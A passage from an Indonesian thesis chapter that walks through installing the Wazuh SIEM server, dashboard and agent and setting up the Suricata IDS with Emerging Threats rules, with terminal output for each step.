 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

akan dikirimkan ke Wazuh *server*. Jika tidak, maka *log* akan berhenti di Wazuh *agent*. Selanjutnya, semua *log* yang dikirimkan oleh Wazuh *agent* akan diterima oleh Wazuh *server*. *Log* tersebut akan disimpan dan dimanajemen oleh Wazuh *indexer*. Setelah itu, *log* akan divisualisasikan oleh Wazuh *dashboard* untuk dianalisis berdasarkan parameter-parameter yang telah ditentukan.

4.3 Implementasi Sistem

4.3.1 Instalasi Wazuh

Perintah `sudo su` digunakan untuk mendapatkan akses penuh ke dalam sistem sebagai root. Perintah `curl` digunakan untuk mengunduh *file* instalasi *script* dan konfigurasi awal Wazuh. Perintah `ls` untuk melihat isi *file* yang telah diunduh tersebut.

```

admint@wazuh-server:~$ sudo su
[sudo] password for admint:
root@wazuh-server:/home/admint# curl -sO https://packages.wazuh.com/4.11/wazuh-install.sh
root@wazuh-server:/home/admint# curl -sO https://packages.wazuh.com/4.11/config.yml
root@wazuh-server:/home/admint# ls
config.yml  wazuh-install.sh
root@wazuh-server:/home/admint#
  
```

Gambar 4.3 Instalasi Script dan Konfigurasi Awal Wazuh

File `config.yml` yang telah diunduh sebelumnya diedit. Perintah `nano` digunakan untuk mengedit *file* konfigurasi Wazuh. *File* tersebut digunakan untuk manajemen otomatis Wazuh.

```

root@wazuh-server:/home/admint# nano config.yml
  
```

Gambar 4.4 Pengeditan File Konfigurasi Wazuh

Konfigurasi yang diubah adalah menggunakan *IP address* yang sama karena diinstalasi dalam satu *server* dengan keterangan sebagai berikut:

- a. Wazuh *indexer*
 - *Name* : node-1
 - *IP* : 10.1.2.12
- b. Wazuh *server*
 - *Name* : wazuh-1



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

- IP : 10.1.2.12
- c. Wazuh *dashboard*
 - Name : dashboard
 - Wazuh : 10.1.2.12

```

GNU nano 6.2 config.yml
nodes:
  # Wazuh indexer nodes
  indexer:
    - name: node-1
      ip: 10.1.2.12
    #- name: node-2
    # ip: "<indexer-node-ip>"
    #- name: node-3
    # ip: "<indexer-node-ip>"

  # Wazuh server nodes
  # If there is more than one Wazuh server
  # node, each one must have a node_type
  server:
    - name: wazuh-1
      ip: 10.1.2.12
      node_type: master
    #- name: wazuh-2
    # ip: "<wazuh-manager-ip>"
    # node_type: worker
    #- name: wazuh-3
    # ip: "<wazuh-manager-ip>"
    # node_type: worker

  # Wazuh dashboard nodes
  dashboard:
    - name: dashboard
      ip: 10.1.2.12
  
```

Gambar 4.5 Isi File Konfigurasi Wazuh yang Telah Diedit

Perintah bash digunakan untuk menjalankan *file shell script*. File tersebut digunakan untuk instalasi *script* Wazuh. Option menggunakan parameter – generate-config-files digunakan untuk menghasilkan *cluster key*, *certificates*, dan *password* yang dibutuhkan untuk instalasi Wazuh.

```

root@wazuh-server:/home/admint# bash wazuh-install.sh --generate-config-files
01/04/2025 07:17:44 INFO: Starting Wazuh installation assistant. Wazuh version: 4.11.1 (x86_64/AMD64)
01/04/2025 07:17:44 INFO: Verbose logging redirected to /var/log/wazuh-install.log
01/04/2025 07:17:59 INFO: Verifying that your system meets the recommended minimum hardware requirements.
01/04/2025 07:17:59 INFO: --- Configuration files ---
01/04/2025 07:17:59 INFO: Generating configuration files.
01/04/2025 07:18:00 INFO: Generating the root certificate.
01/04/2025 07:18:00 INFO: Generating Admin certificates.
01/04/2025 07:18:00 INFO: Generating Wazuh indexer certificates.
01/04/2025 07:18:00 INFO: Generating Filebeat certificates.
01/04/2025 07:18:01 INFO: Generating Wazuh dashboard certificates.
01/04/2025 07:18:02 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
root@wazuh-server:/home/admint#
  
```

Gambar 4.6 Instalasi Wazuh

Password yang digunakan untuk mengakses Wazuh *dashboard* diekstrak dengan cara menjalankan perintah `tar -axf`. Login Wazuh *dashboard* dapat menggunakan *username* admin dan *password* yang telah didapatkan tersebut.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh-server:/home/admint# ls
wazuh-install-files.tar wazuh-install.sh
root@wazuh-server:/home/admint# tar -axf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt -O | grep -P '\admin'
indexer_username: 'admin'
indexer_password: '
root@wazuh-server:/home/admint#

```

Gambar 4.7 Pengekstrakan Password Wazuh

Perintah bash digunakan untuk menjalankan *file shell script*. *File* tersebut digunakan untuk instalasi *script* Wazuh. *Option* menggunakan parameter `--wazuh-indexer` digunakan untuk instalasi Wazuh *indexer*, serta nama *node* disesuaikan pada *file* `config.yml`.

```

root@wazuh-server:/home/admint# bash wazuh-install.sh --wazuh-indexer node-1
01/04/2025 07:24:03 INFO: Starting Wazuh installation assistant. Wazuh version: 4.11.1 (x86_64/AMD64)
01/04/2025 07:24:03 INFO: Verbose logging redirected to /var/log/wazuh-install.log
01/04/2025 07:24:17 INFO: Verifying that your system meets the recommended minimum hardware requirements.
01/04/2025 07:24:27 INFO: --- Dependencies ---
01/04/2025 07:24:27 INFO: Installing apt-transport-https.
01/04/2025 07:24:43 INFO: Wazuh repository added.
01/04/2025 07:24:44 INFO: --- Wazuh indexer ---
01/04/2025 07:24:44 INFO: Starting Wazuh indexer installation.
01/04/2025 07:31:31 INFO: Wazuh indexer installation finished.
01/04/2025 07:31:31 INFO: Wazuh indexer post-install configuration finished.
01/04/2025 07:31:31 INFO: Starting service wazuh-indexer.
01/04/2025 07:31:57 INFO: wazuh-indexer service started.
01/04/2025 07:31:57 INFO: Initializing Wazuh indexer cluster security settings.
01/04/2025 07:32:01 INFO: Wazuh indexer cluster initialized.
01/04/2025 07:32:01 INFO: Installation finished.
root@wazuh-server:/home/admint#

```

Gambar 4.8 Instalasi Wazuh Indexer

Perintah bash digunakan untuk menjalankan *file shell script*. *File* tersebut digunakan untuk instalasi *script* Wazuh. *Option* menggunakan parameter `--start-cluster` digunakan untuk inisiasi *cluster*.

```

root@wazuh-server:/home/admint# bash wazuh-install.sh --start-cluster
01/04/2025 07:34:48 INFO: Starting Wazuh installation assistant. Wazuh version: 4.11.1 (x86_64/AMD64)
01/04/2025 07:34:48 INFO: Verbose logging redirected to /var/log/wazuh-install.log
01/04/2025 07:35:01 INFO: Verifying that your system meets the recommended minimum hardware requirements.
01/04/2025 07:35:08 INFO: Wazuh indexer cluster security configuration initialized.
01/04/2025 07:35:22 INFO: Updating the internal users.
01/04/2025 07:35:28 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
01/04/2025 07:35:48 INFO: Wazuh indexer cluster started.
root@wazuh-server:/home/admint#

```

Gambar 4.9 Inisiasi Cluster Wazuh

Perintah `curl -k -u` dengan *user*, *password*, *IP address* dan *port* dari Wazuh untuk menguji keberhasilan instalasi Wazuh *indexer*. Wazuh yang telah berhasil diinstal akan menampilkan keterangan yang dapat dilihat pada Gambar 4.10.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```
root@wazuh-server:/home/admint# curl -k -u admin: https://10.1.2.12:9200
{
  "name" : "node-1",
  "cluster_name" : "wazuh-indexer-cluster",
  "cluster_uuid" : "HjFY04k8T80Ijk-j80nbZg",
  "version" : {
    "number" : "7.10.2",
    "build_type" : "deb",
    "build_hash" : "e5a68d19815af94a9883fead7927edb40181f32d",
    "build_date" : "2025-03-26T19:08:40.098412Z",
    "build_snapshot" : false,
    "lucene_version" : "9.11.1",
    "minimum_wire_compatibility_version" : "7.10.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "The OpenSearch Project: https://opensearch.org/"
}
```

Gambar 4.10 Pengujian Keberhasilan Instalasi Wazuh

Perintah bash digunakan untuk menjalankan *file shell script*. *File* tersebut digunakan untuk instalasi *script* Wazuh. *Option* menggunakan parameter –wazuh-server digunakan untuk instalasi Wazuh server, serta nama *node* disesuaikan pada *file* config.yml.

```
root@wazuh-server:/home/admint# bash wazuh-install.sh --wazuh-server wazuh-1
01/04/2025 07:40:07 INFO: Starting Wazuh installation assistant. Wazuh version: 4.11.1 (x86_64/AMD64)
01/04/2025 07:40:07 INFO: Verbose logging redirected to /var/log/wazuh-install.log
01/04/2025 07:40:19 INFO: Verifying that your system meets the recommended minimum hardware requirements.
01/04/2025 07:40:29 INFO: Wazuh repository added.
01/04/2025 07:40:30 INFO: --- Wazuh server ---
01/04/2025 07:40:30 INFO: Starting the Wazuh manager installation.
01/04/2025 07:47:01 INFO: Wazuh manager installation finished.
01/04/2025 07:47:01 INFO: Wazuh manager vulnerability detection configuration finished.
01/04/2025 07:47:01 INFO: Starting service wazuh-manager.
01/04/2025 07:47:23 INFO: wazuh-manager service started.
01/04/2025 07:47:23 INFO: Starting Filebeat installation.
01/04/2025 07:47:53 INFO: Filebeat installation finished.
01/04/2025 07:47:55 INFO: Filebeat post-install configuration finished.
01/04/2025 07:47:59 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
01/04/2025 07:48:27 INFO: Starting service filebeat.
01/04/2025 07:48:29 INFO: filebeat service started.
01/04/2025 07:48:29 INFO: Installation finished.
```

Gambar 4.11 Instalasi Wazuh Server

Perintah bash digunakan untuk menjalankan *file shell script*. *File* tersebut berisi instalasi *script* Wazuh. *Option* menggunakan parameter –wazuh-dashboard digunakan untuk instalasi Wazuh *dashboard*, serta nama *node* disesuaikan pada *file* config.yml.



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh-server:/home/admin# bash wazuh-install.sh --wazuh-dashboard dashboard
01/04/2025 13:42:22 INFO: Starting Wazuh installation assistant. Wazuh version: 4.11.2 (x86_64/AMD64)
01/04/2025 13:42:22 INFO: Verbose logging redirected to /var/log/wazuh-install.log
01/04/2025 13:42:46 INFO: Verifying that your system meets the recommended minimum hardware requirements.
01/04/2025 13:42:46 INFO: Wazuh web interface port will be 443.
01/04/2025 13:42:57 INFO: --- Dependencies ---
01/04/2025 13:42:57 INFO: Installing debhelper.
01/04/2025 13:44:26 INFO: Wazuh repository added.
01/04/2025 13:44:27 INFO: --- Wazuh dashboard ---
01/04/2025 13:44:27 INFO: Starting Wazuh dashboard installation.
01/04/2025 13:49:53 INFO: Wazuh dashboard installation finished.
01/04/2025 13:49:53 INFO: Wazuh dashboard post-install configuration finished.
01/04/2025 13:49:53 INFO: Starting service wazuh-dashboard.
01/04/2025 13:49:54 INFO: wazuh-dashboard service started.
01/04/2025 13:50:18 INFO: Initializing Wazuh dashboard web application.
01/04/2025 13:50:19 INFO: Wazuh dashboard web application initialized.
01/04/2025 13:50:19 INFO: --- Summary ---
01/04/2025 13:50:19 INFO: You can access the web interface https://10.1.2.12:443
User: admin
Password:
01/04/2025 13:50:19 INFO: Installation finished.
root@wazuh-server:/home/admin#
  
```

Gambar 4.12 Instalasi Wazuh Dashboard

Akses Wazuh *dashboard* dengan cara membuka IP *address localhost*, yaitu 127.0.0.1 dan *port forwarding* HTTPS, yaitu 44301 melalui *browser*. Berikut ini adalah tampilan halaman *login* dari Wazuh *dashboard* yang dapat dilihat pada Gambar 4.13.




Gambar 4.13 Tampilan Halaman Login Wazuh Dashboard

Berikut ini adalah tampilan Wazuh *dashboard* yang telah berhasil *login* yang dapat dilihat pada Gambar 4.14. Halaman *overview* menampilkan *agent's summary*, *last 24 hours alerts*, *endpoint security*, *threat intelligence*, dan sebagainya sebagai ringkasan informasi yang penting.



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.14 Tampilan Halaman Overview Wazuh Dashboard

4.3.2 Instalasi Wazuh Agent

Wazuh *agent* diinstal dengan cara menggunakan perintah *wget* untuk mengunduh paket *.deb*. Instalasi Wazuh *agent* dengan *environment variables* seperti *WAZUH_MANAGER* dan *WAZUH_AGENT_NAME*.



Gambar 4.15 Instalasi Wazuh Agent

Perintah *systemctl daemon-reload* untuk memuat ulang konfigurasi unit *file* *systemd*. Perintah *systemctl enable wazuh-agent* untuk mengatur segala *service* tersebut otomatis berjalan saat proses *booting*. Perintah *systemctl start wazuh-agent* untuk menjalankan *service* tersebut sekarang juga.




Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```
agent2@wazuh:~$ sudo systemctl daemon-reload
agent2@wazuh:~$ sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /lib/systemd/system/wazuh-agent.service.
agent2@wazuh:~$ sudo systemctl start wazuh-agent
```

Gambar 4.16 Pengaktifan Wazuh Agent

Gambar 4.17 menampilkan hasil Wazuh *agent* yang telah berhasil diinstal, yaitu dengan IP address 10.1.2.8.



Gambar 4.17 Hasil Wazuh Agent yang Telah Berhasil Diinstalasi

4.3.3 Instalasi Suricata pada Wazuh Agent

Instalasi Suricata pada Wazuh *agent* dengan cara menambahkan repositori Suricata terlebih dahulu. Perintah tersebut digunakan untuk menambahkan PPA (*Personal Package Archive*) ke sistem berbasis APT. Repositori Suricata yang diambil merupakan versi stabil dan resmi dari OISF (*Open Information Security Foundation*).



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh:/home/agent2# add-apt-repository ppa:oisf/suricata-stable
Repository: 'deb https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu/ jammy main'
Description:
Suricata IDS/IPS/NSM stable packages
https://suricata.io/
https://oisf.net/

Suricata IDS/IPS/NSM - Suricata is a high performance Intrusion Detection and Prevention System and Network Security Monitorin
g engine.

Open Source and owned by a community run non-profit foundation, the Open Information Security Foundation (OISF). Suricata is d
eveloped by the OISF, its supporting vendors and the community.

This Engine supports:

- Multi-Threading - provides for extremely fast and flexible operation on multicore systems.
- Multi Tenancy - Per vlan/Per interface
- Uses Rust for most protocol detection/parsing
- TLS/SSL certificate matching/logging
- JA3 TLS client fingerprinting
- JA3S TLS server fingerprinting
- IEEE 802.1ad (QinQ) and IEEE 802.1Q (VLAN) support
- VXLAN support
- All JSON output/logging capability
- IDS runmode
- IPS runmode
- IDPS runmode
- NSM runmode
- eBPF/XDP
- Automatic Protocol Detection and logging - IPv4/6, TCP, UDP, ICMP, HTTP, SMTP, TLS, SSH, FTP, SMB, DNS, NFS, TFTP, KRBS, DHC
P, IKEv2, SNMP, SIP, RDP
- SCADA automatic protocol detection - ENIP/DNP3/MODBUS
- File Extraction HTTP/SMTP/FTP/NFS/SMB - over 4000 file types recognized and extracted from live traffic.

```

Gambar 4.18 Penambahan Repositori Suricata

Perintah `apt-get` merupakan *tool* manajemen paket untuk mengelola *software*. Perintah `update` merupakan opsi untuk mengunduh ulang informasi terbaru tentang semua paket dari repositori yang terdaftar.

```

root@wazuh:/home/agent2# apt-get update
Hit:1 http://id.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:3 http://id.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:4 http://id.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:5 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu jammy InRelease
Reading package lists... Done
root@wazuh:/home/agent2#

```

Gambar 4.19 Pembaruan Daftar Paket

Perintah `apt-get` merupakan *tool* manajemen paket untuk mengelola *software*. Perintah `install` untuk menginstal satu atau lebih paket. Paket yang diinstal adalah Suricata dengan opsi `-y` agar terinstal secara otomatis.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh:/home/agent2# apt-get install suricata -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libevent-2.1-7 libevent-pthreads-2.1-7 libhiredis0.14 libhttp2 libhyperscan5 liblua5.1-2 liblua5.1-common
  liblzma-dev libnet1 libnetfilter-queue1
Suggested packages:
  liblzma-doc
The following NEW packages will be installed:
  libevent-2.1-7 libevent-pthreads-2.1-7 libhiredis0.14 libhttp2 libhyperscan5 liblua5.1-2 liblua5.1-common
  liblzma-dev libnet1 libnetfilter-queue1 suricata
0 upgraded, 11 newly installed, 0 to remove and 86 not upgraded.
Need to get 6,426 kB of archives.
After this operation, 29.0 MB of additional disk space will be used.
Get:1 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu jammy/main amd64 libhttp2 amd64 1:0.5.50-0ubuntu3 [76.2 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu jammy/universe amd64 libhyperscan5 amd64 5.4.0-2 [2,485 kB]
Get:3 https://ppa.launchpadcontent.net/oisf/suricata-stable/ubuntu jammy/main amd64 suricata amd64 1:7.0.10-0ubuntu1 [3,174 kB]
Get:4 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libevent-2.1-7 amd64 2.1.12-stable-1build3 [148 kB]
Get:5 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libevent-pthreads-2.1-7 amd64 2.1.12-stable-1build3 [7,642 B]
Get:6 http://id.archive.ubuntu.com/ubuntu jammy/universe amd64 libhiredis0.14 amd64 0.14.1-2 [32.8 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu jammy/universe amd64 liblua5.1-2 amd64 5.1.5-8ubuntu1 [44.3 kB]
Get:8 http://id.archive.ubuntu.com/ubuntu jammy/universe amd64 liblua5.1-common all 5.1.5-8ubuntu1 [238 kB]
Get:9 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libnet1 amd64 1.1.6-3build3 [46.9 kB]
Get:10 http://id.archive.ubuntu.com/ubuntu jammy/universe amd64 libnetfilter-queue1 amd64 1.0.5-2 [14.4 kB]
Get:11 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 liblzma-dev amd64 5.2.5-2ubuntu1 [159 kB]
Fetched 6,426 kB in 12s (525 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libhyperscan5.
(Reading database ... 75228 files and directories currently installed.)
Preparing to unpack .../00-libhyperscan5_5.4.0-2_amd64.deb ...
Unpacking libhyperscan5 (5.4.0-2) ...

```

Gambar 4.20 Instalasi Suricata

Perintah `cd` untuk berpindah direktori dan perintah `curl` untuk mengambil data atau *file* dari URL. File *emerging rules* tersebut adalah *ruleset open-source* untuk Suricata yang disediakan oleh *Emerging Threats*.

```

root@wazuh:/home/agent2# cd /tmp/ && curl -LO https://rules.emergingthreats.net/open/suricata-6.0.8/emerging.rules.tar.gz
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 4783k 100 4783k 0 0 422k 0 0:00:11 0:00:11 --:--:-- 563k
root@wazuh:/tmp#

```

Gambar 4.21 Pengunduhan Rules Suricata

Perintah `tar` untuk mengekstrak *rules* Suricata yang telah diunduh dari *Emerging Threats*. Perintah `mkdir` untuk membuat direktori baru dan perintah `mv` untuk memindahkan *file*. Semua *file rules* dari *Emerging Threats* dipindahkan ke direktori *rules* Suricata.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh:/tmp# tar -xvzf emerging.rules.tar.gz && sudo mkdir /etc/suricata/rules && sudo mv rules/*.rules /etc/suricata/rules/
s/
rules/
rules/BSD-License.txt
rules/LICENSE
rules/botcc.portgrouped.rules
rules/botcc.rules
rules/ciarmy.rules
rules/classification.config
rules/compromised-ips.txt
rules/compromised.rules
rules/drop.rules
rules/dshield.rules
rules/emerging-activex.rules
rules/emerging-adware_pup.rules
rules/emerging-attack_response.rules
rules/emerging-chat.rules
rules/emerging-coinminer.rules
rules/emerging-current_events.rules
rules/emerging-deleted.rules
rules/emerging-dns.rules
rules/emerging-dos.rules
rules/emerging-exploit.rules
rules/emerging-exploit_kit.rules
rules/emerging-ftp.rules
rules/emerging-games.rules
rules/emerging-hunting.rules
rules/emerging-icmp.rules
rules/emerging-icmp_info.rules
rules/emerging-imap.rules
rules/emerging-inappropriate.rules
rules/emerging-info.rules
rules/emerging-ja3.rules
  
```

Gambar 4.22 Pengekstrakan Rules Suricata

Perintah `chmod` untuk mengubah *permission* pada semua *file* `.rules` di dalam direktori tersebut. Nilai *permission* dalam bentuk bilangan oktal 640 tersebut maksudnya adalah sebagai berikut:

- *Owner* : 6 (*read and write*)
- *Group* : 4 (*read*)
- *Others* : 0 (*empty*)

```

root@wazuh:/tmp# chmod 640 /etc/suricata/rules/*.rules
root@wazuh:/tmp#
  
```

Gambar 4.23 Pengubahan Permission File Rules Suricata

